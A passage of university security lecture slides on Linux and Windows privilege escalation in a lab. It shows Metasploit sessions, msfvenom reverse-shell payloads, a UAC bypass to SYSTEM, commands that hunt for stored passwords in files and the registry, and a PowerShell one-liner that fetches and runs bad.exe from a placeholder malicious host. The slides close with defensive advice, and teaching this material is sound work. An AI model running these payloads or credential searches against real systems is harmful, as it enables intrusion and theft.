msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > set lport 5678
lport => 5678
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > run
```

- Run shell and check who you are!

```
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > run

[*] Started reverse TCP handler on 192.168.68.8:5678
[+] The target appears to be vulnerable
[*] Using target: Linux x86
[*] Writing '/tmp/.W6JUu' (1271 bytes) ...
[*] Writing '/tmp/.bJiwlo5FH9' (271 bytes) ...
[*] Writing '/tmp/.eGZ1S' (207 bytes) ...
[*] Launching exploit ...
[*] Sending stage (989032 bytes) to 192.168.68.4
[*] Meterpreter session 4 opened (192.168.68.8:5678 → 192.168.68.4:41309) at 2022-08-17 10:30:05 +0800

meterpreter > shell
Process 5134 created.
Channel 1 created.
whoami
root
```

Windows Privilege Escalation

- Privilege escalation in Windows systems can happen by:
  - Known exploits
  - Vulnerable windows services
  - misconfigurations

Pwn a Windows (Windows 7 64-bit VM)

```
┌──(jin㉿kali)-[~/cits3006/lect8]
└─$ msfvenom -p windows/x64/meterpreter/reverse_tcp lhost=192.168.68.8 lport=1234 -f exe -o
 hello.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
Saved as: hello.exe
```


Pwn a Windows (Windows 7 64-bit VM)

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload ⇒ windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.68.8
lhost ⇒ 192.168.68.8
msf6 exploit(multi/handler) > set lport 1234
lport ⇒ 1234
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.68.8:1234
```


Pwn a Windows (Windows 7 64-bit VM)

- Make the reverse shell available from the attacker's local apache server



Pwn a Windows (Windows 7 64-bit VM)

- Download the executable from the victim host



Pwn a Windows (Windows 7 64-bit VM)

- Run the reverse shell

```
PS C:\Users\jin> ls


    Directory: C:\Users\jin


Mode                 LastWriteTime     Length Name
----                 -------------     ------ ----
d-r--         8/11/2022   2:32 AM            Contacts
d-r--         8/11/2022   2:32 AM            Desktop
d-r--         8/11/2022   2:32 AM            Documents
d-r--         8/11/2022   2:32 AM            Downloads
d-r--         8/11/2022   2:33 AM            Favorites
d-r--         8/11/2022   2:32 AM            Links
d-r--         8/11/2022   2:32 AM            Music
d-r--         8/11/2022   2:32 AM            Pictures
d-r--         8/11/2022   2:32 AM            Saved Games
d-r--         8/11/2022   2:32 AM            Searches
d-r--         8/11/2022   2:32 AM            Videos
-a---         8/11/2022   2:46 AM       7168 hello.exe


PS C:\Users\jin> .\hello.exe
```

Pwn a Windows (Windows 7 64-bit VM)

- The user account doesn't allow you to get the system, so we need to escalate the privilege in a different way.

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.68.8:1234
[*] Sending stage (200774 bytes) to 192.168.68.10
[*] Meterpreter session 8 opened (192.168.68.8:1234 → 192.168.68.10:49168) at 2022-08-11 02:47:24 +0
800

meterpreter > sysinfo
Computer        : JIN-PC
OS              : Windows 7 (6.1 Build 7600).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
meterpreter > getuid
Server username: jin-PC\jin
meterpreter > getsystem
[-] Error running command getsystem: Rex::TimeoutError Operation timed out.
meterpreter > background
[*] Backgrounding session 8...
```

Windows Privilege Escalation

- Like always, find some info about the machine you just gained access to

```
# Basics
systeminfo  #slow
hostname

# Who am I?
whoami
echo %username%

# What users/localgroups are on the machine?
net users
net localgroups

# More info about a specific user. Check if user has privileges.
net user user1

# View Domain Groups
net group /domain

# View Members of Domain Group
net group /domain <Group Name>

# Firewall
netsh firewall show state
netsh firewall show config

# Network
ipconfig /all
route print
arp -A

# How well patched is the system?
wmic qfe get Caption,Description,HotFixID,InstalledOn
```

Windows Privilege Escalation

- #Find some cleartext passwords

```
findstr /si password *.txt
findstr /si password *.xml
findstr /si password *.ini
```

- #Find all those strings in config files.

```
dir /s *pass* == *cred* == *vnc* == *.config*
```

- # Find all passwords in all files.

```
findstr /spin "password" *.*
findstr /spin "password" *.*
```

Windows Privilege Escalation

- Maybe in the registry

```
# VNC
reg query "HKCU\Software\ORL\WinVNC3\Password"

# Windows autologin
reg query "HKLM\SOFTWARE\Microsoft\Windows NT\Currentversion\Winlogon"

# SNMP Paramters
reg query "HKLM\SYSTEM\Current\ControlSet\Services\SNMP"

# Putty
reg query "HKCU\Software\SimonTatham\PuTTY\Sessions"

# Search for password in registry
reg query HKLM /f password /t REG_SZ /s
reg query HKCU /f password /t REG_SZ /s
```

Windows Privilege Escalation

- There are a lot of other approaches from here
  - Find weak service permissions
    - A service with a write permission for everyone, you can modify that and run with elevated privilege
  - Search for vulnerable drivers through the list `driverquery`
  - Modify the `AlwaysInstallElevated` registry to install your own malicious programs
  - Etc.

Windows Privilege Escalation

- For us, we will exploit some known vulnerability in the user account control (UAC).
- From Microsoft:

  "User Account Control (UAC) **helps prevent malware from damaging a PC and helps organizations deploy a better-managed desktop**. With UAC, apps and tasks always run in the security context of a non-administrator account, unless an administrator specifically authorizes administrator-level access to the system."
- The UAC can be bypassed by utilizing the trusted publisher certificate through process injection.
  - As a result, it will spawn a second shell that has the UAC flag turned off, resulting in elevated privilege on that shell (i.e., system).

But wait…

- This attack only works if the user is already in the admin group. So…
- Q: If this user already has the admin privileges, why do we need to elevate privilege?

How does it work?

- This exploit takes advantage of auto-elevation within Microsoft.
- If a binary is trusted, the UAC consent prompt will not engage.
  - i.e., signed with a MS certificate and is located in a trusted directory such as `c:\windows\system32`
- We simply find executables that can be run with modifiable registry keys.
  - Two examples are `Fodhelper.exe` and `Eventvwr.exe`, which are trusted binaries.
  - For example, when the Fodhelper is executed, it looks for two registry keys to run additional commands - one of those registry keys can be modified!
  - You put custom commands in that registry at the privilege level of the trusted `fodhelper.exe` file to elevate your privilege.

How does it work?

- Let's have a look at an example `eventvwr.exe`, which is an event viewer for Windows.
- `eventvwr.exe` needs to run MMC (Microsoft Management Console).
- This is done by querying both:
  - **HKCU\Software\Classes\mscfile\shell\open\command** and
  - **HKCR\mscfile\shell\open\command**
- The trick is override one of the registry value
  - yes, HKCU the current user registry key.

How does it work?

- The UAC bypass can be scripted (using powershell) as below (single command):

```
cmd.exe /c powershell.exe -w hidden -nop -ep
bypass(New-Object System.Net.WebClient).DownloadFile(
'http://maliciousssite.com/files/bad.exe','%TEMP%\bad.exe') &
reg add HKCU\Software\Classes\mscfile\shell\open\command /d %tmp%\bad.exe /f &
C:\Windows\system32\eventvwr.exe & PING -n 127.0.0.1>nul &
%tmp%\bad.exe
```

Pwn a Windows (Windows 7 64-bit VM)

```
msf6 exploit(multi/handler) > search uac

Matching Modules
================

   #   Name                                                  Disclosure Date  Rank
ription
   -   ----                                                  ---------------  ----
------
   0   post/windows/manage/sticky_keys                                        normal
ky Keys Persistance Module
   1   exploit/windows/local/cve_2022_26904_superprofile     2022-03-17       excellent
 Profile Arbitrary Junction Creation Local Privilege Elevation
   2   exploit/windows/local/bypassuac_windows_store_filesys 2019-08-22       manual
ows 10 UAC Protection Bypass Via Windows Store (WSReset.exe)
   3   exploit/windows/local/bypassuac_windows_store_reg     2019-02-19       manual
ows 10 UAC Protection Bypass Via Windows Store (WSReset.exe) and Registry
   4   exploit/windows/local/ask                             2012-01-03       excellent
ows Escalate UAC Execute RunAs
   5   exploit/windows/local/bypassuac                       2010-12-31       excellent
ows Escalate UAC Protection Bypass
   6   exploit/windows/local/bypassuac_injection             2010-12-31       excellent
ows Escalate UAC Protection Bypass (In Memory Injection)
   7   exploit/windows/local/bypassuac_injection_winsxs      2017-04-06       excellent
```

Pwn a Windows (Windows 7 64-bit VM)

```
msf6 exploit(multi/handler) > use 5
[*] Using configured payload windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/local/bypassuac) > show options

Module options (exploit/windows/local/bypassuac):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   SESSION    3                yes       The session to run this module on
   TECHNIQUE  EXE              yes       Technique to use if UAC is turned off (Accepted: PSH, EXE)


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.68.8     yes       The listen address (an interface may be specified)
   LPORT     1234             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   1   Windows x64


msf6 exploit(windows/local/bypassuac) >
```

Pwn a Windows (Windows 7 64-bit VM)

```
msf6 exploit(windows/local/bypassuac) > show targets

Exploit targets:

   Id  Name
   --  ----
   0   Windows x86
   1   Windows x64


msf6 exploit(windows/local/bypassuac) > set target 1
target ⇒ 1
msf6 exploit(windows/local/bypassuac) > set session 8
session ⇒ 8
msf6 exploit(windows/local/bypassuac) >
```

Pwn a Windows (Windows 7 64-bit VM)

```
msf6 exploit(windows/local/bypassuac) > set payload windows/x64/meterpreter/reverse_tcp
payload ⇒ windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/local/bypassuac) > set lhost 192.168.68.8
lhost ⇒ 192.168.68.8
msf6 exploit(windows/local/bypassuac) > set lport 1234
lport ⇒ 1234
msf6 exploit(windows/local/bypassuac) >
```

Pwn a Windows (Windows 7 64-bit VM)

- As we have configured to bypass UAC, now the `getsystem` command is successfully executed.

```
msf6 exploit(windows/local/bypassuac) > run

[*] Started reverse TCP handler on 192.168.68.8:1234
[*] UAC is Enabled, checking level ...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing ...
[+] Part of Administrators group! Continuing ...
[*] Uploaded the agent to the filesystem....
[*] Uploading the bypass UAC executable to the filesystem ...
[*] Meterpreter stager executable 7168 bytes long being uploaded ..
[*] Sending stage (200774 bytes) to 192.168.68.10
[*] Meterpreter session 9 opened (192.168.68.8:1234 → 192.168.68.10:49170) at 2022-08-11 02:49:48 +0
800

meterpreter > getuid
Server username: jin-PC\jin
meterpreter > getsystem
 ... got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Pwn a Windows (Windows 7 64-bit VM)

- Spawn the shell and check the user account you have.

```
meterpreter > shell
Process 2112 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

Preventing Privilege Escalation Attacks

- You should:
  - Regularly scan your network, system and applications
  - Manage user privilege properly
  - Monitor user behaviours
  - Keep system up to date and patched
  - Don’t expose your services if not required
  - Understand how privilege escalation occurs and provide layers of security

Additional Items

- Dirty COW on HTB
  - https://academy.hackthebox.com/course/preview/linux-privilege-escalation/kernel-exploits
- SUID and GUID
  - https://www.redhat.com/sysadmin/suid-sgid-sticky-bit
- Privilege escalation via MySQL
  - https://steflan-security.com/linux-privilege-escalation-exploiting-user-defined-functions/
- Privilege escalation via NFS
  - https://tremblinguterus.blogspot.com/2020/11/metasploitable-2-walkthrough-part-vi.html